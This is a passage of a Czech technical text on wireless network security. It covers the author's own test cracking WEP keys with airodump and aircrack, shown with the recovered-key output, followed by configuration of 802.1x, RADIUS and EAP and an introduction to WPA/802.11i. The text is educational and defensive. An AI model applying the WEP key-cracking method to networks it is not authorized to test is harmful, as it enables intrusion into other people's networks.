Na notebooku (4) jsem spustil zachytávání paketů programem *airodump*. Pravidelně jsem na vytvářený soubor zkoušel *aircrack*. Každých několik minut jsem jej restartoval, několikrát oznámil neúspěch, ale po zachycení přibližně milionu paketů (přibližně třičtvrtě hodiny) se útok podařil:

```
                        aircrack 2.41

             [00:00:07] Tested 2 keys (got 568140 IVs)

   KB    depth   byte(vote)
    0    0/  1   73(  87) F1(  25) 0C(  15) 18(  15) 32(  15) 1D(  13)
    1    0/  1   65(  81) 1F(  26) 45(  18) 91(  15) 92(  15) DD(  15)
    2    0/  3   63(  79) 10(  76) 41(  75) CC(  30) 8F(  25) 21(  23)
    3    0/  1   72( 278) F2( 116) A7(  47) 50(  36) 9F(  21) B8(  21)
    4    0/  2   65(  94) 49(  83) D1(  29) D7(  28) 2E(  26) 0F(  25)
    5    0/  2   74( 193) C1( 117) 2F(  42) E4(  41) 7D(  31) 97(  29)
    6    0/  2   6E( 110) C1(  75) 44(  48) 55(  39) 45(  29) 6F(  28)
    7    0/  1   65( 191) 1A(  85) F5(  61) CC(  52) CA(  37) DD(  36)
    8    0/  1   74( 215) D9( 105) 56(  61) 5A(  35) 54(  32) DC(  30)
    9    0/  2   77( 226) 4B( 134) A9(  45) DE(  45) DD(  40) 9D(  39)
   10    0/  1   6F( 413) 57(  67) B6(  55) 5A(  43) 56(  41) 58(  28)
   11    0/  2   72(  82) DA(  42) DD(  37) DE(  37) EC(  36) D8(  30)
   12    0/  1   6B(1201) 5C(  37) 54(  33) 57(  30) 59(  30) 30(  25)

 KEY FOUND! [ 73:65:63:72:65:74:6E:65:74:77:6F:72:6B ] (secretnetwork)
```

Po nasbírání dostatečného počtu paketů se podařilo najít klíč v podstatě okamžitě.

Pomocí programu *Ethereal* jsem se podíval na nasbírané pakety. Zjistil jsem, že obě stanice (AP i klient) generují inicializační vektor (IV) sekvenčně od prvního bajtu. Rozhodl jsem se udělat ještě jeden test, tentokrát pro zrychlení jen se 64-bitovým klíčem.

K nalezení klíče tentokrát nebylo potřeba ani 200 000 paketů:

```
                        aircrack 2.41

             [00:00:00] Tested 1 keys (got 82679 IVs)

   KB    depth   byte(vote)
    0    0/  2   6D(  15) A9(  15) AC(   5) EF(   3) 01(   0) 03(   0)
    1    0/  1   79( 107) 11(  18) 80(  18) 8E(  18) 73(  15) 9F(  13)
    2    0/  1   6B( 150) 4B(  30) 26(  23) 37(  20) 5C(  20) 73(  20)
    3    0/  2   65(  50) 95(  27) 12(  20) FD(  20) 97(  19) 79(  15)

               KEY FOUND! [ 6D:79:6B:65:79 ] (mykey)
```

Nechal jsem download běžet a začal jsem znovu zachytávat pakety. Ale nyní se již útok nedařil, ani po zachycení milionu paketů, musel jsem napovědět délku klíče (`-n 64`):

```
                        aircrack 2.41

             [00:00:17] Tested 203 keys (got 570353 IVs)

   KB    depth   byte(vote)
    0    1/  2   6D(  72) 82(  15) EF(  10) 68(   5) AD(   5) FC(   3)
    1    0/  2   79( 104) 90(  26) BD(  15) 1B(  13) D7(  13) 9C(   5)
    2    0/  2   6B( 113) 00(  38) 62(   5) EF(   5) 12(   0) 1A(   0)
    3    1/  3   65(  28) 39(  23) 0B(  17) 7E(  15) E8(  15) 46(  13)
    4    0/  1   79( 106) 23(  19) 9F(  13) 9D(   5) A3(   5) A6(   5)

               KEY FOUND! [ 6D:79:6B:65:79 ] (mykey)
```

Musel jsem zachytit ještě dalších půl milionu paketů a nechat *aircrack* počítat skoro 20 minut, než se klíč podařilo nalézt:

```
                          aircrack 2.41

            [00:18:28] Tested 6052 keys (got 714837 IVs)

  KB    depth   byte(vote)
   0    1/  2   6D(  87) 82(  15) EF(  10) 68(   5) AD(   5) 45(   3)
   1    0/  1   79( 160) 90(  26) BD(  15) 1B(  13) D7(  13) F9(  13)
   2    0/  1   6B( 128) 00(  38) EF(   5) BE(   3) 1A(   0) 1D(   0)
   3    0/  2   65( 253) 12( 136) 0B(  33) F2(  25) DD(  24) E8(  23)

                KEY FOUND! [ 6D:79:6B:65:79 ] (mykey)
```

I dalšími pokusy jsem ověřil, že počáteční inicializační vektory jsou slabší. Vyplatilo by se IV vybírat náhodně, nicméně i pak by bylo možné prolomit WEP nejpozději do dvou hodin (bude-li síť vytížena naplno) .

3.3.6 Shrnutí

Případ protokolu WEP ukazuje, že i relativně kvalitní šifra je k ničemu, pokud je použita nesprávným způsobem. WEP dnes nelze považovat za zabezpečení, může maximálně odradit útočníka hledajícího jen připojení k Internetu – ten nejspíše použije nějakou jinou síť bez WEP.

3.4 802.1x

802.1x je standard pro zabezpečení sítí LAN: port na switchi se otevře až poté, co se stanice autentizuje. Jeho aplikace v bezdrátových sítích je občas nesprávně označována 802.11x, ale žádný takový standard neexistuje. Vylepšení bezpečnosti WLAN je specifikováno ve standardu 802.11i, o kterém se zmíním v následující kapitole.

Autentizace podle 802.1x se účastní tři subjekty:

1. *Supplicant* – klient, který se chce přihlásit do sítě a poskytuje své identifikační údaje
2. *Authenticator* – v bezdrátové síti přístupový bod, v podstatě jen přeposílá komunikaci mezi klientem a RADIUS serverem
3. *RADIUS server* – udržuje databázi oprávněných uživatelů a provádí ověření poskytnutých identifikačních údajů

Je-li autentizace úspěšná, může se klient asociovat s přístupovým bodem a zároveň dostane šifrovací klíče. K šifrování se stále používá WEP, ale klíče se mění dostatečně často (po každých cca 10 000 paketech), aby je nebylo možné dnes známými metodami prolomit. Výměna klíčů probíhá mezi klientem a AP, RADIUS server se jí již neúčastní.

Nevýhodou 802.1x je složitost implementace, především ve srovnání s klasickým WEP. Je nereálné, aby 802.1x konfiguroval domácí uživatel, ale i zkušený správce podnikové sítě bude muset věnovat nastavení hodně času.

802.1x podporují snad všechny operační systémy, ale problém je u různých hardwarových zařízení, které fungují jako bridge nebo router pro domácí síť. Autentizace funguje na linkové vrstvě, autentizovat se tedy musí bezdrátové zařízení, ne počítač k němu připojený. Kvůli tomu může být nasazení 802.1x v sítí ISP značně problematické, velká část klientů by musela vyměnit svůj hardware.

3.4.1 RADIUS server

Při použití 802.1x se klient neautentizuje vůči přístupovému bodu, ale vůči RADIUS serveru. Ten může být společný pro celou síť s více AP. Jeden RADIUS server dokonce může obsluhovat klienty sítě LAN, WLAN i uživatele připojující se přes dial-up protokolem PPP.

Klientovi je umožněn přístup do sítě až po úspěšné autentizaci, nemůže tedy komunikovat s RADIUS serverem přímo. Klient tedy posílá speciální linkové rámce (protokol EAPOL, *EAP over LAN*). Ty jediné AP přijme a přepošle je v UDP paketech RADIUS serveru. RADIUS server vrací odpovědi pro klienta a navíc AP oznámí, že autentizace proběhla úspěšně a klient se může připojit.

Komunikace mezi AP a RADIUS serverem je zabezpečena pomocí sdíleného hesla. To je potenciální bezpečnostní slabina, pokud jej útočník odhalí (například slovníkovým útokem, viz 4.3.1.2), může zfalšovat odpověď RADIUS serveru a připojit se do sítě. Je nutné volit dostatečně bezpečné heslo, případně komunikaci zabezpečit pomocí IPSec nebo vyhrazeného VLANu.

3.4.2 EAP

EAP (*Extensible Authentication Protocol*) ve skutečnosti není protokol pro autentizaci, jen obecný rámec, který pak využívá konkrétní autentizační metoda. Komunikace probíhá prostřednictvím zpráv, které jsou baleny přímo do linkových rámců, ne do IP paketů.

Existuje velké množství autentizačních metod, které nejsou navzájem kompatibilní. Je nutné vybrat metodu, kterou podporují všichni klienti v síti i autentizační server – a může se stát, že žádná taková neexistuje.

Já zde nebudu popisovat všechny dostupné metody autentizace, pro zajímavost jen uvádím seznam metod podporovaných programem *wpa_supplicant*:

```
EAP-TLS
EAP-PEAP/MSCHAPv2
EAP-PEAP/TLS
EAP-PEAP/GTC
EAP-PEAP/OTP
EAP-PEAP/MD5-Challenge
EAP-TTLS/EAP-MD5-Challenge
EAP-TTLS/EAP-GTC
EAP-TTLS/EAP-OTP
EAP-TTLS/EAP-MSCHAPv2
EAP-TTLS/EAP-TLS
EAP-TTLS/MSCHAPv2
EAP-TTLS/MSCHAP
EAP-TTLS/PAP
EAP-TTLS/CHAP
EAP-SIM
EAP-AKA
EAP-PSK
EAP-FAST
EAP-PAX
EAP-SAKE
LEAP
```

V seznamu jsou jen ty metody, které kromě autentizace zajišťují i výměnu šifrovacích klíčů.

Původní metody EAP řeší jen autentizaci klienta vůči RADIUS serveru. V praxi je ale potřeba vzájemná autentizace – jinak by mohl útočník vytvořit falešný přístupový bod. Tím by sice nezískal přístup do sítě, ale mohl by odposlouchávat komunikaci klientů, kteří by se k němu připojili.

Autentizace má tedy obvykle dvě fáze. Napřed klient zkontroluje certifikát serveru a vytvoří šifrovaný tunel pomocí protokolu TLS. Pak teprve proběhne samotná autentizace klienta vůči serveru. Takto fungují metody EAP-PEAP/* a EAP-TTLS/* v seznamu výše.

3.4.3 Konfigurace

Základním rozhodnutím je volba autentizační metody. Metod je velké množství, každá má své klady a zápory. Pokud se ale omezíme na metody podporované Windows XP bez instalace dodatečného software, jejich počet se sníží na pouhé dvě: PEAP/MSCHAPv2 a EAP-TLS. Zvolil jsem druhou metodu, která je jednodušší.

3.4.3.1 RADIUS server

Zvolil jsem open-source program *Freeradius*. Funguje na Linuxu i FreeBSD, konfigurace je na obou platformách stejná.

Nastavení je velmi komplikované (asi 30 konfiguračních souborů, hlavní má cca 64kB), ale to je dáno počtem a složitostí jednotlivých metod autentizace. Důkazem budiž tento komentář v jednom z konfiguračních souborů:

```
The TTLS module implements the EAP-TTLS protocol,
which can be described as EAP inside of Diameter,
inside of TLS, inside of EAP, inside of RADIUS...
```

Následující popis nastavení je inspirován návodem [6]. Testoval jsem jej na verzi 1.1.1. Budu popisovat jen změny proti výchozí konfiguraci.

Napřed v `radiusd.conf` zapněte odvození 128-bitového klíče a jeho poslání klientovi protokolem MPPE (řádky v souboru již jsou, stačí zrušit zakomentování):

```
modules {
  mschap {
    authtype = MS-CHAP
    use_mppe = yes
    require_encryption = yes
    require_strong = yes
  }
}
```

Detaily autentizace se nastavují v souboru `eap.conf`. Zde zapněte MSCHAPv2 uvnitř PEAP:

```
eap {
  default_eap_type = peap

  peap {
    default_eap_type = mschapv2
  }
}
```

Další krok je generování certifikátů pro TLS. Pro maximální zjednodušení použiji self-signed certifikát:

```
openssl req -new -x509 -nodes -days 3650 -keyout radius.key -out
  radius.crt
openssl gendh 1024 > dh1024.pem
```

Takto vygenerovaný certifikát je ale jen na vyzkoušení, např. Windows XP jej nepřijmou (není označen jako serverový), je nutné vypnout ověřování certifikátů.

Opravdu použitelné certifikáty je možné vygenerovat pomocí skriptů přibalených ke zdrojovým kódům *Freeradius*, ale ty se musí opravit, jsou v nich napevno zadány cesty k programům (`openssl`, `CA.pl`). Použitelné jsou i certifikáty vygenerované OpenVPN podle návodu v kapitole 3.6.2.1.

Všechny soubory zkopírujte do adresáře `certs` v adresáři s konfigurací *Freeradius* (typicky `/etc/raddb`). Zkontrolujte, že je soukromý klíč `radius.key` čitelný pouze pro uživatele, pod nímž běží RADIUS server!

Cesty ke klíčům a certifikátům se musí nastavit v `eap.conf`:

```
tls {
   private_key_file = ${raddbdir}/certs/radius.key
   certificate_file = ${raddbdir}/certs/radius.crt
   CA_file = ${raddbdir}/certs/radius.crt
   dh_file = ${raddbdir}/certs/dh1024.pem
}
```

Nyní nastavte síť, ze které se bude na RADIUS server připojovat přístupový bod, nějaké jméno sítě a sdílené heslo pro zabezpečení komunikace:

```
client 192.168.1.0/24 {
    shortname       = mynet
    secret          = secretlongpassword
}
```

Poslední krok je zadání autentizačních údajů uživatelů. *Freeradius* podporuje LDAP i databáze MySQL nebo PostgreSQL, ale nejjednodušší je zadání v textovém souboru `/etc/raddb/users`:

```
"karel"      User-Password == "topsecret"
```

3.4.3.2 Authenticator

Přístupový bod naštěstí nemusí rozumět metodě autentizace, takže je jeho konfigurace výrazně jednodušší.

Některá hardwarová AP (např. D-Link DWL900+) podporují 802.1x, stačí nastavit IP adresu RADIUS serveru a sdílené heslo. Na Linuxu a FreeBSD poskytuje tytéž funkce program *Hostapd*, konfigurace se liší jen ve jménu síťového rozhraní. Na FreeBSD funguje *Hostapd* jen s kartami z chipsetem Atheros, na Linuxu i s kartami podporovanými ovladačem HostAP.

Dokumentace *Hostapd* se 802.1x nezabývá, z ukázek konfigurace nalezených na Internetu se mi podařilo zkombinovat funkční nastavení:

```
interface=wlan0 #Bezdrátové síťové rozhraní
ssid=Securenet  #SSID sítě
ieee8021x=1     #Zapnutí 802.1x

wep_key_len_broadcast=13 #Délka broadcast klíče (104-bit)
wep_key_len_unicast=13   #Délka unicast klíče (104-bit)
wep_rekey_period=300     #Interval výměny klíče (5 minut)

own_ip_addr=192.168.1.1      #Adresa AP, kde běží hostapd
auth_server_addr=192.168.1.9 #Adresa RADIUS serveru
auth_server_shared_secret=secretlongpassword #Sdílené heslo
```

3.4.3.3 Supplicant

Na **Linuxu** je nutné doinstalovat program *wpa_supplicant*. Konfigurační soubor `wpa_supplicant.conf` pro připojení do výše uvedené sítě vypadá takto:

```
network={
        ssid="Securenet"
        key_mgmt=IEEE8021X
        eap=PEAP
        identity="karel"
        password="topsecret"
        ca_cert="radius.crt"
        phase2="auth=MSCHAPV2"
}
```


Aby mohl klient ověřit identitu RADIUS serveru, potřebuje jeho certifikát (`radius.crt`).

Vedle konfiguračního souboru dostává *wpa_supplicant* další parametry na příkazové řádce. Parametrem `-i` se volí síťové rozhraní, parametr `-D` vybírá ovladač. Ovladač závisí na typu síťové karty, většina bezdrátových karet by ale měla fungovat s ovladačem `wext` (standardní Linuxové *wireless extensions*):


```
wpa_supplicant -i eth1 -D wext -c wpa_supplicant.conf
```

Windows XP podporují 802.1x od SP1, konfigurace je ale složitější: nelze použít self-signed certifikát serveru. Certifikát musí označen jako serverový, podepsán certifikační autoritou a certifikát certifikační autority musí být přidán mezi kořenové certifikáty.


Po poklepání na soubor s certifikátem se zobrazí informace o něm:




Po klepnutí na „Nainstalovat certifikát“ se spustí průvodce:




Instalovaný certifikát musí být uložen jako certifikát kořenové certifikační autority:




Po instalaci certifikátu můžeme přejít k nastavení sítě. V konfiguraci bezdrátové sítě zvolte šifrování WEP, ale s automatickou distribucí klíčů:




Na další kartě zapněte autentizaci 802.1x:



Ve Vlastnostech zvolte protokol MSCHAPv2 a vyberte v seznamu nainstalovaný certifikát:



Pokud je přihlašovací jméno a heslo pro 802.1x odlišné od jména a hesla pro přihlášení do Windows (což doporučuji), klikněte na Konfigurovat a změňte výchozí nastavení:



3.4.4 Shrnutí

802.1x řeší některé problémy WEP, především nedostatečnou autentizaci a chybějící mechanismus pro správu klíčů. Implementace je však dosti náročná a není k dispozici žádné zjednodušení (např. použití sdíleného hesla). 802.1x je tedy vhodné jen pro větší sítě, nikoli např. pro domácí síť.

Díky automatické vyměně WEP klíčů není možné odhalit šifrovací klíč odposlechnutím dostatečného počtu paketů. Jsou však známy některé méně závažné slabiny. Autentizace pomocí EAP je náchylná na DoS útoky (zahlcení přístupového bodu autentizačními rámci, narušení autentizace posíláním rámců *EAP-Failure*, nebo pokus o shození RADIUS serveru chybnými EAP rámci). Útočník s přístupem k síti propojující AP a RADIUS server může odhalit sdílené heslo slovníkovým útokem, pokud není dostatečně silné.

Je-li to možné, doporučuji použít místo 802.1x modernější zabezpečení WPA, které bude popsáno v následující kapitole.

3.5 802.11i

V roce 2001 útoky proti WEP ukázaly, že zabezpečení definované standardem 802.11 je zcela nedostatečné. Ihned začaly práce na přípravě nového standardu, ale vědělo se, že budou trvat několik let a není přijatelné ponechat do té doby Wi-Fi sítě v podstatě bez zabezpečení. V roce 2002 Wi-Fi Alliance vydala rozpracovanou verzi standardu jako WPA (*Wi-Fi Protected Access*). Kompletní standard 802.11i byl schválen v roce 2004 a často se označuje jako WPA2.

3.5.1 Šifrování

WPA používá stále šifrování WEP, ale přidává protiopatření proti známým zranitelnostem:

- Integrita zpráv je kromě CRC kódu ověřována kryptograficky bezpečným algoritmem MIC (*Michael*), který závisí na klíči (funguje podobně jako elektronický podpis)
- Délka inicializačního vektoru se zdvojnásobila na 48 bitů, IV se povinně zvyšuje s každým paketem a je svázán s MIC, takže není možné znovu poslat zachycený paket (*replay attack*)
- 128-bitový šifrovací klíč se vytváří pomocí hashování, ne pouze zřetězením klíče a IV, změní se tedy celý s každým paketem

WPA2 definuje dvě metody šifrování:

- **TKIP** (*Temporal Key Integrity Protocol*) je původní metoda z WPA založená na WEP, ve standardu je přítomna pouze kvůli kompatibilitě se starším hardware
- **CCMP** (*Counter Mode CBC MAC Protocol*) konečně nahrazuje WEP, místo šifry RC4 používá AES (*Advanced Encryption Standard*) se 128-bitovým klíčem

Celá síť pak může fungovat v režimu **RSN** (*Robust Security Network*), kdy se používá pouze CCMP, a nebo v režimu kompatibilním s původním WPA. Pak jsou *broadcast* rámce šifrovány TKIP, ale stanice si mohou zvolit, zda budou pro *unicast* komunikaci používat TKIP nebo CCMP.

3.5.2 Autentizace

Požadavky na autentizaci jsou dosti různorodé: domácí uživatel vyžaduje co nejjednodušší konfiguraci zadáním pomocí sdíleného hesla, zatímco pro firemní síť je nezbytná nezávislá autentizace každého uživatele s centrální správou. 802.11i tyto protichůdné požadavky řeší dvěma metodami autentizace. Obě je možné kombinovat s TKIP i CCMP.

3.5.2.1 WPA-PSK

První metoda, nazývaná též *WPA-Personal*, je určena pro malé sítě. Používá autentizaci pomocí sdíleného klíče PSK (*Pre-Shared Key*) v délce 256 bitů. Může být zadán v hexadecimální podobě a nebo se odvodí hashováním z textového hesla (*passphrase*). Klíč PSK se nepoužívá přímo k šifrování, ale odvozují se z něj další klíče (pro *unicast*, *broadcast*, kontrolu integrity zpráv a další). Postup odvozování klíčů je dosti komplikovaný a nebudu se jím zde zabývat, zájemce najde detailní popis například v článku [8] . Podstatné je, že klíče použité pro šifrování dat se pravidelně mění.

Tak jako každý algoritmus se sdíleným klíčem má WPA-PSK tradiční zranitelnost: pokud je heslo příliš jednoduché, může být prolomeno slovníkovým útokem. Práce [7] ukazuje, že tento útok může být proveden i off-line (tj. bez nutnosti vysílat pakety do sítě a riskovat odhalení) na základně odposlechnuté autentizace některého klienta.

Při návrhu WPA-PSK se na riziko slovníkového útoku myslelo a byly do něj zapracovány preventivní kroky. Hashování se provádí 4096-krát, takže je dosti náročné na výpočetní výkon, s dnešním hardware lze zkoušet maximálně desítky hesel za vteřinu. Odvození PSK navíc závisí na SSID, takže útočník si nemůže připravit databázi kódů. Předpokládá se, že PSK bude použito v malých sítích, takže cena útoku převýší zisk útočníka. To ale v budoucnu může kvůli růstu výkonu hardware přestat platit. Nutnost volit dostatečně dlouhé heslo zůstává, doporučuje se alespoň 20 znaků.

3.5.2.2 WPA-EAP

